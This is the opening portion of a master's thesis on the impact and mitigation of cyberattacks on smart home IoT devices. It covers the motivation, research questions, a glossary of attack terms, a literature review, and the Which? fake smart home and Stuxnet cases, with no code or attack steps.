Impact and Mitigation of Cyberattacks on IoT devices: A Lens on Smart Home

Master of Science Thesis
University of Turku
Department of Computing
Alten Lab
2023
Remy DEMOLINIS

UNIVERSITY OF TURKU
Department of Computing

Remy DEMOLINIS: Impact and Mitigation of Cyberattacks on IoT devices: A Lens on Smart Home

Master of Science Thesis, 100 p., 3 app. p.
Alten Lab
August 2023

This Master's thesis, undertaken at the University of Turku in conjunction with an internship at Alten France, delves into the escalating issue of cyberattacks on IoT devices. This burgeoning area has begun to permeate various sectors of society, most notably through consumer products in smart homes. The primary motivations behind this chosen topic are the increased prevalence of IoT devices in our everyday lives and the corresponding surge in cyber threats, alongside the topic's real-world applicability to my work at Alten France, which is heavily invested in digital technology and innovation.

The thesis begins with a comprehensive exploration of the current landscape of IoT cyber threats, including various attack vectors and their impact on different types of IoT devices. The challenges of securing IoT devices are then examined, highlighting the limitations and vulnerabilities of the IoT infrastructure.

The research analyzes the impacts of cyberattacks on individual users, organizations, and society at large. It covers a wide range of consequences, such as privacy violations, financial losses, disruptions to critical infrastructure, and effects such as eroded trust in digital systems.

The latter segment of the thesis addresses potential solutions and preventive measures to mitigate these impacts. The research does not aim to propose new strategies but seeks to inform future mitigation efforts based on its thorough analysis.

On the whole, this thesis presents a meticulous and extensive examination of the impacts of cyberattacks on IoT devices, with an emphasis on smart homes. It underscores the urgent requirement for bolstered cybersecurity measures in our increasingly interconnected world, highlighting the severe repercussions of neglecting this need. By deepening the understanding of the extensive impacts of these cyberattacks, this research contributes valuable insights to academic discussions and supplies essential information for policymakers and industry professionals to develop more secure and resilient IoT systems.

Keywords: IoT, device, cyberattacks, impact, smart home, mitigation

Contents

List of acronyms

AI Artificial Intelligence

CPPS Cyber-Physical Production Systems

DoS Denial of Service

ICS Industrial Control Systems

IDS Intrusion Detection System

IIoT Industrial IoT

IoT Internet of Things

IPS Intrusion Prevention System

IT Information Technology

MitM Man-in-the-Middle

ML Machine Learning

OT Operational Technology

RTSP Real Time Streaming Protocol

SDLC Software Development Life Cycle

Glossary

- ✍ **IoT Device** (or "an IoT"): is a connected object, electronic and connected directly or indirectly to the Internet, i.e. capable of sending or receiving information via the Internet. Speakers, watches, light bulbs, thermostats, televisions, fridges, toys for adults and children, cameras, alarms, etc. We don't count computer, smartphones and tablets.

- ✍ **Sniffing**: "Sniffing" in the context of network security is a method used to capture and inspect packets as they traverse a network. A software tool, often called a packet sniffer, is used to monitor and decode network traffic.

- ✍ **MitM**: A "MitM" or "Man-in-the-Middle" attack is a type of cybersecurity attack where the attacker secretly intercepts and potentially alters the communication between two parties who believe they are directly communicating with each other.

- ✍ **ARP Spoofing**: Also know as ARP Poisoning, is a technique used in a cybersecurity attack where an attacker sends falsified ARP messages over a local area network. The goal is to link the attacker's MAC address with the IP address of a legitimate computer or server on the network. This causes any traffic meant for that IP address to be mistakenly sent to the attacker instead, allowing them to intercept, modify, or stop the data. It is often used as the basis for other attacks, like MitM or DoS attacks.

- ✍ **Pentest***: A "penetration test", colloquially known as a pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system.

- ✍ **MAC Address***: A MAC address is a unique identifier assigned to a network interface controller for use as a network address in communications within a network segment.

- ✍ **IP Address***: An IP address is a numerical label such as 192.0.2.1 that is connected to a computer network that uses the Internet Protocol for communication. An IP address serves two main functions: network interface identification and location addressing.

- ✍ **RTSP***: The Real Time Streaming Protocol is an application-level network protocol designed for multiplexing and packetizing multimedia transport streams (such as interactive media, video and audio) over a suitable transport protocol. RTSP is used in entertainment and communications systems to control streaming media servers, cameras, etc.

- ✍ **SDLC***: In systems engineering, information systems and software engineering, the SDLC, also referred to as the application development life cycle, is a process for planning, creating, testing, and deploying an information system. The SDLC concept applies to a range of hardware and software configurations, as a system can be composed of hardware only, software only, or a combination of both.

The definition with an * are from Wikipedia.

1 Introduction

1.1 Background and Motivation

The advent of the Internet of Things (IoT) has revolutionized how we interact with the world, creating a digital ecosystem where devices, ranging from household appliances to industrial machines, are interconnected and communicating. These connected devices, expected to reach 30 billion worldwide by 2027, offer unprecedented opportunities for enhancing efficiency, accessibility, and convenience in various sectors including healthcare, manufacturing, transportation, personal consumer products, and so on.




Figure 1.1: Worldwide IoT Forecast, from IoT Analytics[1]

However, the rapid proliferation of IoT devices has also given rise to new security challenges. The inherent vulnerabilities of many IoT systems, coupled with their ubiquity, make them attractive targets for cyberattacks. These cyberattacks can lead to severe consequences such as privacy breaches, financial losses, and disruptions of critical infrastructure, which have broad implications for individuals, businesses, and society as a whole.

The motivation for this research stems from the pressing need to understand the impact of these cyberattacks on IoT devices more thoroughly. Despite the increasing prevalence of IoT-related cyberattacks, comprehensive studies on their impacts, especially those that consider not only the technical consequences but also the broader social, economic, and trust implications are scarce.

Furthermore, my engagement with Alten France, an organization in the field of digital technology and cybersecurity, has afforded me a unique perspective on the issue. The practical experiences and insights gained through my internship have reinforced the necessity of this research, underscoring the urgency with which academia and industry must work together to address the challenges posed by cyberattacks on IoT devices. This thesis, therefore, is not only an academic pursuit but also a response to a critical real-world problem.

1.2 Statement of the Problem

Indeed, cyberattacks represent an urgent and growing concern across various industries. Reputational damage, operational disruption, loss of proprietary information, financial losses, and even harm to individuals stand as a testament to the severity and broad-scope implications these attacks can carry [2], [3]. Sectors like healthcare, energy, banking and finance, and manufacturing, among others, are feeling the brunt of this threat. In healthcare, an increased frequency of cyberattacks can lead to data loss, monetary loss, and even patient harm [3], [4]. In the energy sector, observed cyberattacks rose to 10.7% in 2022 [5], posing serious risks to the industry's stability. The financial industry has to fend off cyber threats targeting not only sensitive customer data, but also occasionally facing sophisticated attacks from nation-backed actors [6], [7]. Manufacturing, meanwhile, has seen an explosive growth in cyberattacks targeting Operational Technology (OT) systems, where attacks against Industrial Control Systems (ICS) and OT assets have surged over 2,000% since 2018 [8]. Moreover, it is important to remember the economic burden of these attacks. For example, in 2021, the average cost for a business to recover from a ransomware attack was $1.85 million [9]. As vulnerabilities in supply chains grow, so do the instances of ransomware attacks across diverse U.S industries [10].

Pivoting into the realm of the IoT, the increasing reliance on IoT devices across various industries presents another substantial cyberattack surface [11]. This is particularly pertinent in the context of the Industrial IoT (IIoT), where the intertwined nature of Industry 4.0 operations and the rising use of IIoT devices create enormous opportunities for cybercriminals and nation-state actors [12]. Healthcare is once again a focal point, with IoT devices used for remote patient monitoring becoming targets. Remarkably, in the last year, 82% of healthcare providers implementing IoT devices have reported at least one cyberattack on those devices [13], [14]. The

manufacturing industry faces unique challenges, given the widespread use of legacy technology, which is often less secure and thus more prone to cyberattacks [15]. The increase in threats has spurred industries to embrace several strategies to mitigate risk, such as the implementation of overarching cyber risk management paradigms [16]. For example, the consequence-driven cyber-informed engineering methodology by the Idaho National Labs has been designed to address the unique risks IIoT/OT devices pose [17]. Other preventive measures include rigorous scanning of portable data storage media for malicious code or software before connecting it to the OT [18]. In essence, while cyberattacks present a formidable challenge across industries, they also drive innovation and evolution in cybersecurity protocols.

As we delve deeper into the implications of cyberattacks on the IoT in the context Smart Homes, those can have significant impacts on smart homes, especially given the rising adoption of these devices [19] and the booming smart tech market [20]. Firstly, such attacks can lead to unauthorized data access. Smart homes leverage IoT devices to enhance convenience, monitor various metrics, and ensure safety, so a lot of sensitive information is processed and stored in these devices [21]. If a cybercriminal gains access to these devices, they can gather and misuse this information. Secondly, a common security issue that can arise from cyberattacks is false alarms[21]. Attackers can manipulate IoT devices to trigger false alerts, causing panic and confusion among residents and potentially overloading security response teams. Thirdly, many IoT devices lack proper security, which creates vulnerabilities that can be exploited. Unmanaged IoT devices in particular can be hacked and used as proxies for anonymous attacks on other systems [22], essentially turning a smart home into a launch pad for cybercrime. For instance, research from Kaspersky detected a significant rise in IoT cyberattacks in 2023, largely due to weak security in IoT devices, making them attractive targets for cybercriminals creating and

monetizing IoT botnets[23]. Moreover, the impact of cyberattacks extends beyond individual homes and affects the global economy. With cybercrime costs predicted to exceed $8 trillion in 2023[24], the growing number of cyberattacks on IoT devices in smart homes contributes to this costly problem. While there is a focus on IoT device attack surfaces, threat vectors, and vulnerabilities, the impact of successful cyberattacks on IoT devices themselves needs more in-depth research [11]. A comprehensive understanding of these impacts is essential to formulating effective countermeasures and preventive strategies to safeguard smart homes against cyber threats. Despite the challenges, security solutions for protecting smart homes are being developed and continuously improved, taking into account the various attack scenarios and associated risks [25]. Emerging standards like the Matter standard are expected to enhance IoT device security [26].

Looking at the users' trust, the growing number of cyberattacks on IoT devices can have a significant impact on trust in these technologies. These devices, which range from everyday household appliances to sophisticated business systems, offer convenience and increased productivity but are also exposed to various cyber threats due to their internet connectivity. As the surge in cyberattacks during the pandemic has shown, the proper security of connected devices is of paramount concern, yet only 4% of global experts express confidence in it [27]. This insecurity around IoT device protection undermines user trust in multiple ways. Firstly, users may fear the personal security risks, especially with everyday objects like toasters and baby monitors, which hackers could enlist into malicious botnets or compromise personal security [28]. Moreover, this concern extends to ICS and OT systems, where cyber threats have moved from theoretical to real and ongoing concerns [29]. In the workplace, there is a shift in perception, as cybersecurity has evolved from an IT department concern to a top priority at every organizational level [30]. The expan-

sion of the IoT and remote work has increased opportunities for security breaches, leading to an ongoing battle between hackers, criminals, and security experts. Furthermore, it is worth noting that while newer IoT devices are gradually adopting more robust security measures, the presence of legacy products that are still in use remains a significant vulnerability, thereby reducing users' trust [31]. The risks involve compromising one device and jeopardizing the entire network, which further undermines the trust of the users [32]. However, measures are being taken to restore users' trust in IoT devices. The convergence of IoT and cybersecurity is a promising solution, as it could significantly impact areas like automobiles, healthcare, and smart cities [33]. Also, programs like the "U.S. Cyber Trust Mark", an IoT cybersecurity labelling program, aim to empower consumers by identifying devices with robust cybersecurity protections, thereby increasing user trust [34].

Overall, the threat of cyberattacks, particularly on IoT devices in industries like healthcare, energy, and manufacturing, and in smart homes, is a pressing issue in our increasingly connected world. These attacks, marked by economic damage, operational disruptions, and a negative impact on user trust, underscore the need for rigorous cybersecurity measures. Despite the current challenges, efforts are underway to mitigate these risks and enhance security standards. As we move towards a future with more smart homes, it is crucial to prioritize IoT device security to protect users' privacy and safety and restore their trust in these technologies.

While this thesis focuses on the vulnerabilities and impacts of cyberattacks on IoT devices, particularly in smart homes, it also aims to highlight a significant gap in the current literature: the comprehensive study of the consequences of cyberattacks on smart home IoT devices and their users. While existing research provides insight into the various types of cyberattacks and their technical countermeasures, there is

a lack of a comprehensive understanding of their direct and indirect impacts. For instance, much of the current research on IoT security, especially regarding smart homes, is technocentric, primarily focused on identifying vulnerabilities and proposing protective solutions. This approach often disregards the cascading impacts of cyberattacks, which range from immediate issues like service disruption or data breaches to more subtle and long-term consequences like reputational damage, loss of user trust, and potential regulatory penalties. In the case of IoT devices used in critical sectors like healthcare or manufacturing, the impact of cyberattacks can have serious implications, such as patient harm or industrial accidents. However, these potential consequences are often overlooked in technical analyses of IoT security.Additionally, while the technical aspects of IoT security are frequently studied, the human and societal dimensions are often neglected. From the stress and anxiety experienced by victims of cyberattacks to the broader societal implications of widespread distrust in IoT technology, these are critical facets of the impact of cyberattacks on IoT devices.

In sum, the current state of research on the impact and mitigation of cyberattacks on IoT devices presents several gaps. This thesis aims to address these gaps, providing a comprehensive exploration of the vulnerabilities of IoT devices, the direct and indirect impacts of cyberattacks on these devices, and effective strategies to manage and mitigate these impacts.

1.3 Research questions

The rising prevalence of the IoT in various facets of our lives has been accompanied by an increase in associated cybersecurity risks. As we aim to understand this complex landscape better, several critical questions arise that guide the direction of this research.

Firstly, we ask: **"Are IoT devices weak against basic attacks?"** This question addresses the crux of the vulnerability issue in IoT systems. Understanding whether even simple attacks can compromise these devices is crucial to realizing the extent of the cybersecurity threat we face.

Our next query then naturally follows: **"What are the direct and indirect impacts of these cyberattacks on individual users, organizations, and society as a whole?"** By exploring this question, we intend to delineate the consequences of these potential security breaches, which reach far beyond the immediate technical failures.

Subsequently, we consider the broader implications of these consequences, asking: **"How do the consequences of these cyberattacks influence trust in IoT technology and its adoption?"** This question allows us to investigate the psychological and behavioral impacts of IoT vulnerabilities, which can significantly affect the future trajectory of IoT development and usage.

Finally, moving from understanding the problem to finding solutions, we pose the question: **"How can we manage to reduce the impact of these attacks?"** This question prompts us to identify effective strategies for mitigating the risks and reducing the detrimental effects of cyberattacks on IoT devices.

We can see that with these questions there is one central issue is the potential vulnerability of IoT devices to even basic cyberattacks, a problem which may have significant direct and indirect impacts on users, organizations, and society as a whole. These impacts, in turn, can affect the trust in, and adoption of, IoT technology. Furthermore, there is a need for effective strategies to manage and mitigate the effects of these attacks. However, a comprehensive understanding of these vulnerabilities, their consequent impacts, and how to effectively reduce such impacts remains unclear in the current literature. This research gap necessitates an in-depth exploration to provide a more robust understanding of the issue and suggest potential avenues for improving the resilience of IoT devices against cyber threats.

1.4 Objectives of the thesis

The purpose of this study is to delve into the realm of IoT security, with a particular focus on understanding the susceptibility of IoT devices to various types of cyberattacks and the consequent impacts. Our objectives are structured as follows:

1. **IoT Device Security Assessment**: The initial objective is to carry out a thorough security assessment of a range of IoT devices. The scope of this investigation is broad, encompassing various communication protocols such as WiFi and Zigbee, which are widely used in IoT communication, focusing on Smart Home ecosystem. The objective here is to recognize the diversity of IoT devices and understand that different devices may exhibit unique vulnerabilities, especially when they are not working same ways.

2. **Cyberattack Efficacy**: Upon the completion of the security assessment, the study's next objective is to discern the types of attacks that successfully infiltrate these IoT devices, alongside those that fail. This exploration is crucial for identifying specific vulnerabilities inherent to IoT devices that make them attractive targets for certain cyberattacks. By investigating not only successful attacks but also unsuccessful ones, the study seeks to paint a picture of the IoT security landscape in Smart Home, thereby providing critical insights into why certain attacks prevail while others falter.

3. **Impact Analysis**: Beyond the mere identification of successful attacks, the third objective of this study is to analyze the consequences of such successful cyberattacks on IoT devices. The analysis focuses on the direct and indirect impacts of these attacks, covering individual users, organizations, and broader societal implications. This objective aims to deliver an all-encompassing understanding of the real-world repercussions of IoT device vulnerabilities, em-

phasizing that these implications extend far beyond immediate technical failures, to potentially disrupt people's lives and societal functions.

4. **Mitigation Strategies**: The final objective of this study is to explore the realm of mitigation strategies that could potentially address the identified vulnerabilities and impacts. In pursuit of this objective, the study will scrutinize the effectiveness of existing countermeasures and, where gaps are identified, propose enhancements or entirely new strategies. This objective, thus, directly contributes to the broader goal of improving IoT security resilience, aiming to foster an environment where IoT devices can deliver their benefits without the looming threat of cyberattacks.

By pursuing these objectives, the study aspires to add substantial value to the existing body of knowledge on IoT security. It aims to provide insights that are academically enriching, practically relevant, thereby benefitting all stakeholders involved in the IoT ecosystem.

1.5 Organization of the thesis

This thesis delves into the study of the security of IoT devices, highlighting the identification of vulnerabilities, evaluating the direct and indirect impacts of successful cyberattacks, and suggesting effective mitigation strategies. The structure of this research is as follows. **Chapter 2** starts by providing an extensive review of the current landscape of IoT device security. It outlines documented instances of real-world cyberattacks targeting smart home ecosystems, laying the groundwork for the focus of this thesis. The chapter concludes by saying the thesis purpose.

Chapter 3 details the methodology and the resources employed in conducting the study. This includes a thorough introduction of the communication protocols used, a presentation of the smart home model created for the purpose of this research, and an outline of the assumptions and rationale underpinning the study. The chapter also articulates our anticipated outcomes and delineates the experimental methods that we employed to achieve these.

Chapter 4 presents the experiments conducted on the IoT devices and their respective results. It systematically describes the array of tests performed on the devices and the corresponding results, providing a clear picture of the vulnerabilities inherent in IoT devices. The chapter further evaluates the direct impact of the successful attacks on the smart home ecosystem and extrapolates these findings to other fields. It concludes by proposing a set of mitigation strategies tailored to counter the identified attacks and bolster the security of IoT devices.

Finally, the **Chapter 5** wraps up the thesis, providing a summary of the key findings and their implications for IoT security. It answers the initial research questions and addresses the central research problem of the thesis. Furthermore, it outlines

the potential avenues for future research, underscoring the ongoing challenges and the evolving nature of IoT security. This includes a reflection on the research methods used, the limitations of the study, and suggestions for how future research could build upon the findings of this thesis.

1.6 Scope of the thesis

The scope of this thesis is defined by several key parameters that are worth highlighting. The research is grounded in the real-world context of cyberattacks on IoT devices, focusing specifically on attacks that are launched from within the target smart home IoT network. This decision was based on the practical constraints of our testing environment and aligns with the primary research question regarding the vulnerability of IoT devices to internal threats. This includes various types of attacks, ranging from denial of service to more sophisticated intrusions. More detailed information about these attacks and the rationale for focusing on internal threats will be provided in Chapter 3: "Methodology and Material".

The research focuses specifically on IoT devices that use Wi-Fi and Zigbee communication protocols. These protocols were chosen due to their wide usage in smart homes IoT devices. Moreover, they represent different types of wireless communication technologies, each with its unique characteristics and vulnerabilities. Again, a more detailed discussion on the selection of these protocols will be provided in Chapter 3: "Methodology and Material".

Another defining aspect of this thesis is the multidimensional approach to assessing the impacts of cyberattacks on IoT devices. This includes not only the technical and operational impacts on the IoT infrastructure but also broader implications for the economy, industry, individuals, and society. The impacts on individuals and

their trust in those devices are particularly highlighted, acknowledging the often-overlooked human element in cybersecurity research.

As for the mitigation strategies, the thesis provides practical and accessible advice that can be implemented by users and organizations without requiring specialized technical knowledge. While this does not cover all possible mitigation strategies, it offers a starting point for enhancing the security of IoT devices in everyday contexts.

The scope of this thesis has also been shaped by the context of my internship at Alten. While the research questions and objectives were developed independently, the practical work carried out at Alten has provided valuable insights and experiences that have informed the research. However, due to the time commitments of the internship, the thesis was not conducted on a full-time basis, which has naturally constrained the scope of the research.

All in all, while the scope of this thesis is defined by the aforementioned parameters, it provides a comprehensive exploration of the impact of cyberattacks on IoT devices and their mitigation within these bounds. The thesis emphasizes the importance of understanding not only the technical aspects of IoT security but also the human and societal dimensions, offering valuable insights for future research and practice in IoT cybersecurity.

2 Research domain

2.1 Literature Review

To start with, here are two studies selected because of their relevance to the broader context of security issues in IoT and smart home environments. Both offer valuable insights into the various threats, vulnerabilities, and potential solutions, but also share a common limitation of being theoretical in nature.

The first paper by Shafiq Ul Rehman and Selvakumar Manickam[35] presents a comprehensive exploration of smart homes, emphasizing their growing role in the modern world. Their work recognizes the array of devices involved in a smart home system, including both indoor and outdoor appliances. Central to their discussion is the residential gateway, which acts as a mediator between the inside and outside environments, offering critical security functions such as firewalls to prevent unauthorized access. Furthermore, Rehman and Manickam elaborate on the heterogeneity of these environments and the various security challenges arising from this complexity. They discuss several prominent security threats that smart home networks might face, such as eavesdropping, masquerading, replay attack, message modification, denial of service, and malicious code. Each of these threats is exacerbated by the use of an unsecured medium for device communication, which an intruder can exploit to gain access to confidential information or disrupt normal

operations. However, the paper falls short in its lack of real-world testing. While the exploration of the threats is commendable, it remains theoretical and does not offer any empirical data on how these threats might manifest in a practical context.

The second study by Talal A.A Abdullah, Waleed Ali, Sharaf Malebary and Adel Ali Ahmed[36] complements the first by highlighting the distinction between vulnerabilities and threats in IoT-based smart home environments. It discusses the inherent insecurity of these architectures, pointing to vulnerabilities such as outdated protocols, weak encryption, limited storage and CPU capabilities, insecure applications, and poor authentication. In terms of threats, it emphasizes common cyberattacks like DoS, eavesdropping, impersonation, and compromising. The researchers also recognize the important role of wireless connectivity in smart homes, noting that while Zigbee or Bluetooth are common, Wi-Fi based on IPv6 offers the advantage of unlimited device connections. They argue that security should be a top priority in IoT design and implementation, especially considering the sensitivity of data involved. Similar to the first study, this work is limited by its theoretical focus. Despite suggesting security solutions and good practices, it does not provide real-world tests or empirical validation for these recommendations.

In summary, both studies offer an important conceptual foundation for understanding the security issues in IoT and smart home environments. They underline the urgency of addressing these issues, given the rapid adoption of such technologies. However, the need for empirical data and practical testing is evident, which your thesis could potentially contribute to.

In our journey towards understanding the depth and breadth of cybersecurity threats associated with IoT devices, we proposed to look at three other studies, the first one by Resul Das and Muhammed Zekeriya Gündüz[37] serves as a critical reference point. Their research aligns closely with our intended approach, which underscores the growing prevalence of IoT devices worldwide and the concurrent rise of new cybersecurity threats that these innovations bring along. Das and Gündüz identify IoT as a double-edged sword, a powerful innovation that comes with its own set of risks. They elucidate that while IoT brings transformative possibilities, it also harbors substantial cybersecurity threats to critical systems. In their words, "IoT is a valuable innovation but also it can be a significant cybersecurity threat for critical systems." This underlines the need for a balanced perspective that acknowledges the potential benefits of IoT while vigilantly recognizing the cyber risks it might carry. When deployed in critical infrastructures, the role of IoT-based applications becomes more significant, enhancing efficiency and communication. However, with this enhancement comes an increase in vulnerabilities and potential cyberattacks. As Das and Gündüz note, "Critical infrastructures enable more efficient performance and communication through IoT-based applications. But this can lead to security vulnerabilities and increase the number of cyber-attacks against critical infrastructures." The study also draws attention to the inherent connection between IoT devices and the internet's inherent security vulnerabilities. Operating in IP-based environments, IoT devices may be exposed to a myriad of cyberattacks. The researchers propose, "So, IoT devices may be exposed to nearly all cyberattacks that may occur in IP-based environments. The security vulnerabilities of the Internet also disrupt IoT applications. Thus, this new technology comes with some cyber-security vulnerabilities." In their analysis, Das and Gündüz find that insecure setups in IoT-based control systems often form the foundation for these vulnerabilities. This observation underscores the criticality of secure configuration and

management of IoT devices. The researchers emphasize the integral role of IoT networks within critical infrastructures and the inherent risks this brings: "IoT networks are one of the main structures of critical infrastructures. Thus, any security vulnerability of IoT networks can directly influence the whole environment in which they are used." Significantly, Das and Gündüz's study does not stop at identifying vulnerabilities but also proposes mitigation measures to these threats. In contrast to their approach, our research takes a slightly different path. While we recognize the importance of theorizing potential attacks and vulnerabilities, we intend to go a step further by testing some of these attacks to gain a more practical understanding of these threats, hence providing a hands-on perspective of IoT device security.

The second one, by Ashutosh Bandekar and Ahmad Y Javaid[38] offers a comprehensive look at the mitigation analysis for low-power IoT devices, which aligns closely with our focus on Zigbee devices, given that Zigbee is a low-power protocol. The most significant difference lies in the orientation of our respective studies; while Bandekar and Javaid take a mitigation-focused approach, our study seeks to delve deeper into the specific impacts and nature of potential cyberattacks on these devices. Bandekar and Javaid's study is born out of the growing ubiquity and rapid advancement of wireless sensor devices, which have found new life and utility in the IoT. Such IoT devices, ranging from everyday home appliances like bulbs and fans to more specialized applications in health monitoring systems and military applications, have seen increased popularity due to their ease of control via accessible mobile devices. However, the pervasive nature of these devices isn't without its drawbacks. As pointed out by Bandekar and Javaid, a significant proportion of these devices, around 70 percent according to some studies, are burdened with various security vulnerabilities. Such vulnerabilities have led to instances of substantial DDoS attacks, leveraging millions of compromised IoT devices. This

vulnerability, as Bandekar and Javaid suggest, may stem from a lack of attention paid by manufacturers to the security aspects of these IoT devices. There seems to be an industry-wide rush towards swift development, marketing, and delivery of IoT products to the market, often at the expense of security considerations. Their mitigation-oriented perspective offers an interesting counterpoint to our research. While their work looks at how to prevent and respond to attacks, ours will seek to explore in greater depth the nature and impacts of such cyberattacks, further enriching the body of knowledge surrounding IoT device security. This multi-faceted approach, combining both our research perspectives, will contribute towards a more comprehensive understanding of security issues surrounding IoT devices, paving the way for more secure and reliable systems in the future.

The last one, by Nancy Cam-Winget, Ahmad-Reza Sadeghi and Yier Jin[39] delves into the transformational effect of IoT, particularly in the context of industrial settings. Compared to our study, which is primarily focused on communication protocols and the smart home environment, their work expands on the intersection of hardware and software, exploring the complex challenges it brings, such as security, privacy, standardization, legal, and social aspects. Their study underscores the criticality of IoT systems due to their interaction with vast amounts of security-sensitive and privacy-critical data, making them attractive targets for cyberattacks. They highlight the high stakes involved, stating that cyberattacks on IoT systems could lead to physical damage and even threaten human lives. This is a reminder of the serious implications that IoT security failures can have, beyond just data breaches or service interruptions. Cam-Winget, Sadeghi, and Jin also discuss the emergence of 'smart factories', where IoT is leveraged to dynamically optimize production processes. However, they note that this transformation is accompanied by numerous challenges, particularly security and privacy threats, which if unad-

dressed, could undermine the benefits of such systems. They further explore the components of these smart factories, which encompass Cyber-Physical Production Systems (CPPS) driven by software and interacting with humans and other CPPS through various network connections. While their work mentions the vulnerability of communication protocols to attacks, it broadly covers a more extensive range of topics, including hardware and software concerns and their intersection with human interaction. Their research reminds us that the IoT is an emerging technology, one that still has many kinks to work out. As they put it, "Today's IoT systems are not sufficiently enhanced to fulfill the desired functional requirements and bear security and privacy risks." These risks and challenges need to be addressed for us to fully realize the transformative potential of the IoT.

In conclusion, the literature review shows that while significant work has been done in the fields of IoT security and smart homes, it remains an area with many challenges and unanswered questions. Our study hopes to contribute to this ongoing conversation, focusing on the security implications of communication protocols used in IoT devices, specifically in the smart home environment.

2.2 Summary of the present literature

Refs	Contribution	Limitation
[35]	A good overview of smart homes and their threats	No test
[36]	Again a good overview	No test
[37]	In depth analysis of IoT infrastructure	No test
[38]	Mitigation analysis on Low Power IoT devices	Not about impact of cyberattacks
[39]	Hardware and software point of view	Not on communication protocols
[40]	Systematic literature review on Smart Home IoT	Systematic literature review
[41]	Good view of attacks and mitigation on IoT	Evaluation of real attacks, no test
[42]	Very good paper on Smart Home IoT	Test only on Samsung SmartThings
[43]	Two point of views: Academic & Industrial	No test
[44]	GODIT[1] approach on Smart Home IoT	Only a detection solution
[45]	Good IDS solution	Only a mitigation solution
[46]	Good IPS solution too	More focus on mitigation
[47]	Good security framework for IoT	More focus on defence side

The current state of research, reveals a conspicuous gap in the current research on smart home IoT security: the lack of extensive real-world testing across diverse devices. Each study contributes valuable insights, spanning from smart home overviews to detailed IoT infrastructure analyses and mitigation strategies. However, the lack of thorough testing curtails the practical applicability of these solutions. The broad spectrum of smart home IoT devices and their inherent threats calls for a robust, comprehensive testing regimen. Our research aims to fill this void, undertaking rigorous testing on multiple devices to enrich the existing knowledge base and devise more effective, practical solutions for smart home IoT security challenges.

[1]Graph-based Outlier Detection in Internet of Things

2.3 Real-World examples

2.3.1 Smart Home example

This "Which?" report [48] provides a tangible demonstration of the security vulnerabilities faced by smart home IoT devices. The team set up a fake smart home filled with a range of real consumer devices, exposing it to the internet and observing over 12,000 scanning or hacking attempts within a week, from various global sources. In this experiment, the weakest link proved to be a wireless camera, which was successfully compromised by a hacker who was able to access the video feed and change some settings. This investigation further emphasizes the urgency for robust security measures in smart home IoT devices, particularly in light of the prevalence of weak default passwords. During the test, more than 2,000 attempts were made to log into the devices using weak default credentials. Despite being the target of numerous hacking attempts, the Epson printer remained secure due to its stronger default password, underlining the critical importance of such basic protections. The experiment also revealed the diverse motives behind such attacks, ranging from ransomware and data theft to surveillance, with a staggering 97% of attacks aimed at integrating the targeted devices into Mirai, a notorious botnet that uses compromised devices as tools for further attacks.

Reflecting on this real-world example, it becomes clear that security vulnerabilities in smart home IoT devices are not abstract threats but present tangible risks. A combination of effective legislation, like the UK's proposed Product Security and Telecommunications Infrastructure Bill, responsible manufacturing practices, and consumer vigilance, particularly in terms of password security and timely updates, can significantly enhance the security of these devices. As such, our research focuses on not only identifying these vulnerabilities but also developing practical solutions that can be implemented across a range of smart home IoT devices.

2.3.2 Stuxnet example

Even if the Stuxnet[49] incident was not IoT-oriented, it serves as a crucial warning for the interconnected future of the IoT. As our world shifts towards a more connected environment, including Industry 4.0, smart cities, and smart homes, the vulnerability of these systems to attacks similar to Stuxnet increases exponentially. Picture a future where a Stuxnet-like malware infiltrates a smart city's vast network. From traffic lights to electric grids, every component could become a potential target, resulting in chaos and substantial economic and societal impacts. In a smart home, systems like security, HVAC[1], and appliances could be manipulated, causing severe damage.

Stuxnet revealed the susceptibility of air-gapped systems, previously deemed secure due to their isolation. Its infiltration of the air-gapped systems at Natanz through a compromised USB drive teaches us that even isolated IoT devices are at risk. Financially, the repercussions of such attacks can be devastating. Direct costs like equipment replacement, coupled with indirect losses like productivity dips and shaken consumer confidence, could be immense. Moreover, setting up new cybersecurity units and infrastructure demands significant investment. Stuxnet also highlighted the geopolitical potential of cyber warfare, prompting nations to bolster their offensive and defensive cyber capabilities. To address these threats, states must develop robust cybersecurity policies encompassing IoT and critical infrastructures, fostering collaboration with private sector partners managing these systems. Standardization of cybersecurity norms for IoT devices will also help secure these devices.

Internationally, cooperation on cybersecurity norms and state behavior in cyberspace could alleviate mistrust and risk of misinterpretation, averting potential conflict. As we navigate this interconnected, IoT-driven world, the lessons from Stuxnet are vital for understanding the complexities of cybersecurity and its implications on societal protection.

[1]Heating, Ventilation and Air-Conditioning

2.4 Thesis Purpose

This thesis aims to provide an exploration of the security concerns tied to the burgeoning IoT, specifically in the context of smart homes. As IoT devices become increasingly ingrained in our daily lives, understanding their unique security challenges becomes crucial.

